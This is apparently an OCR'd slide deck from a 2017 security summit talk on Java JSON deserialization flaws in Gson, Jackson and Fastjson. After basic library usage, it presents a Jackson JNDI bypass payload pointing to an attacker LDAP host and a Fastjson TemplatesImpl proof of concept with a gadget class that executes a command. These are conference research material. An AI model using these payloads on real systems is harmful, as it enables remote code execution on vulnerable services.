看雪 2017 安全开发者峰会

Kanxue 2017 Security Developer Summit

2000-2017

Java JSON 反序列化之殇

廖新喜(xxlegend)@绿盟科技

看雪峰會 2017

自我介绍

廖新喜

- 绿盟科技安全研究员
- Pycon大会讲师，央视采访嘉宾
- 向RedHat、Apache、Amazon和Oracle提交多份RCE漏洞报告
- 博客：xxlegend.com

目录

- ➢主流JSON库
- ➢JSON安全特性
- ➢Fastjson Poc
- ➢JSON反序列化防御
- ➢Java反序列化防御

主流JSON库

- GSON
- Jackson
- Fastjson

JSON介绍

- JSON(JavaScript Object Notation) 是一种轻量级的数据交换格式，易于人阅读和编写，同时也易于机器解析和生成。
- JSON构建基于两种结构
  - “名称/值”对的集合
  - 值的有序列表
  - 结构可以嵌套
- 示例


```
{
   "count":100,
 “users”:[“liming”,”xiaojin”],
   "paging":{
      "offset":0,
      "hasMore":true
   }
}
```

Gson

- Gson（又称Google Gson）是Google公司发布的一个开放源代码的Java库，主要用途为序列化Java对象为JSON字符串，或反序列化JSON字符串成Java对象
- Gson提供了toJson与fromJson两个转换函数,实现JSON字符串和Java对象的转换
- 地址：https://github.com/google/gson


GSON 示例

- 用法




```java
class Examples {
  private int answer1 = 100;
  private String answer2 = "Hello world!";
  Examples(){
  }     // default constructor
}
```

- 序列化Java对象到JSON字符串



```java
Examples example1 = new Examples();
Gson gson = new Gson();
String json = gson.toJson(example1);
//==> json is {"answer1":100,"answer2":"Hello world!"}
```


- 反序列化JSON字符串到Java对象



```java
Examples example2= gson.fromJson(json,Examples.class);
```

Jackson介绍

- Jackson实现JSON字符串和Java对象的转换




```java
public class ReadWriteJackson {
  public static void main(String[] args) throws IOException {
    ObjectMapper mapper = new ObjectMapper();

    String jsonInput = "{\"id\":0,\"firstName\":\"Robin\",\"lastName\":\"Wilson\"}";
    Person q = mapper.readValue(jsonInput, Person.class);

    Person p = new Person("Roger", "Rabbit");
    mapper.writeValue(System.out, p);
  }
}
```

Fastjson

- Fastjson是Alibaba开发的，Java语言编写的高性能JSON库。采用“假定有序快速匹配”的算法，号称Java语言中最快的JSON库。
- Fastjson接口简单易用，广泛使用在缓存序列化、协议交互、Web输出、Android客户端
- 提供两个主要接口toJsonString和parseObject来分别实现序列化和反序列化
- 项目：https://github.com/alibaba/fastjson

Fastjson


- 代码User.java



```java
public class User {
    private Long   id;
    private String name;
    public Long getId() {
        return id;
    }
    public void setId(Long id) {
        this.id = id;
    }
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
}
```


Fastjson

- 序列化



```java
import com.alibaba.fastjson.JSON;
User guestUser = new User();
guestUser.setId(2L);
guestUser.setName("guest");
String jsonString = JSON.toJSONString(guestUser);
System.out.println(jsonString);//
```

- 反序列化



```java
String jsonString = "{\"name\":\"guest\",\"id\":12}";
User user = JSON.parseObject(jsonString, User.class);
User user = JSON.parse(jsonString);
```

目录

➢主流JSON库

➢JSON安全特性

➢Fastjson PoC

➢JSON反序列化防御

➢Java反序列化防御

Gson安全特性


- 构造函数：会用到默认构造函数，没找到会调用sun.misc.Unsafe生成一个实例
- Gson默认只能反序列化那些基本类型，比如String，URL，Date，Enum等这些基本类型，都会初始化时在TypeAdapter初始化，如果超出基本类型需要自己实现反序列化机制
- 对于基本类型直接调用Filed的set(JavaBean,value)方法，复杂类型需要程序员自己实现反序列化机制，基本上杜绝安全问题

Jackson安全特性

- 无参默认构造方法
- 不会反序列化非public属性，除非有相应setter或者getter或者相应的注解@JsonAutoDetect
- 启用enableDefaultTyping方法，允许存储具体数据类型以便多态类型实现反序列化

Jackson补丁分析

- CVE-2017-7525
- Jackson框架存在Java反序列化代码执行漏洞的补丁



```
+    protected void checkIllegalTypes(DeserializationContext ctxt, JavaType type,
+            BeanDescription beanDesc)
+        throws JsonMappingException
+    {
+        // There are certain nasty classes that could cause problems, mostly
+        // via default typing -- catch them here.
+        Class<?> raw = type.getRawClass();
+        String name = raw.getSimpleName();
+
+        if ("TemplatesImpl".equals(name)) { // [databind#1599]
+            if (raw.getName().startsWith("com.sun.org.apache.xalan")) {
+                throw JsonMappingException.from(ctxt,
+                        String.format("Illegal type (%s) to deserialize: prevented for security reasons",
+                                name));
+            }
+        }
+    }
```

Jackson 补丁bypass

- 利用JNDI

```
["com.sun.rowset.JdbcRowSetImpl",{
"dataSourceName":
"ldap://attacker/obj",
"autoCommit" : true
}]
```

- CVE-2017-15095: further deserialisation attacks against jackson-databind (follow-up to CVE-2017-7525) were reported by Liao Xinxi
- 其他绕过呢


Fastjson安全特性

- 无参默认构造方法或者注解指定
- Feature.SupportNonPublicField才能打开非公有属性的反序列化处理
- @type可以指定反序列化任意类，调用其set，get，is方法

```
{“@type”:”com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl”,”name”:”a”…}
```

反序列化类图

- ✓ JSON门面类，提供入口
- ✓ DefaultJSONParser主类
- ✓ ParserConfig：配置相关类
- ✓ JSONLexerBase:字符分析类
- ✓ JavaBeanDeserializer：JavaBean反序列化类



目录


- 主流JSON库
- JSON安全特性
- Fastjson PoC
- JSON反序列化防御
- Java反序列化防御

Fastjson PoC

- 基于TemplateImpl
- 基于JNDI
  - Bean Property类型
  - Field类型
  - Demo： https://github.com/shengqi158/fastjson-remote-code-execute-poc


基于TemplateImpl

基于com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl



```java
public class Test extends AbstractTranslet {
    public Test() throws IOException {
        Runtime.getRuntime().exec("calc");
    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) {
    }

    @Override
    public void transform(DOM document, com.sun.org.apache.xml.internal.serializer.SerializationHandler[]
     handlers) throws TransletException {

    }

    public static void main(String[] args) throws Exception {
        Test t = new Test();
    }
}
```

在构造方法中执行恶意代码




```
public static void  test_autoTypeDeny() throws Exception {
    ParserConfig config = new ParserConfig();
    final String fileSeparator = System.getProperty("file.separator");
    final String evilClassPath = System.getProperty("user.dir") + "\\target\\classes\\person\\Test.class";
    String evilCode = readClass(evilClassPath);
    final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl";
    String text1 = "{\"@type\":\"" + NASTY_CLASS +
            "\",\"_bytecodes\":[\""+evilCode+"\"]," +
            "'_name':'a.b'," +
            "'_tfactory':{ }," +
            "\"_outputProperties\":{ }}\n";
    System.out.println(text1);
    //String personStr = "{'name':"+text1+",'age':19}";
    //Person obj = JSON.parseObject(personStr, Person.class, config, Feature.SupportNonPublicField);
    Object obj = JSON.parseObject(text1, Object.class, config, Feature.SupportNonPublicField);
    //assertEquals(Model.class, obj.getClass());

}
```

PoC关键字段


- @type指定解析类，fastjson会根据指定类去反序列化得到该类的实例
- _bytecodes，加载的恶意字节码
- _outputProperties→getOutputProperties
- _tfactory,_name
- Feature.SupportNonPublicField

反序列化链


interaction SequenceDiagram1
应用
Fastjson
gadget
1 : parseObject
2 : TemplatesImpl
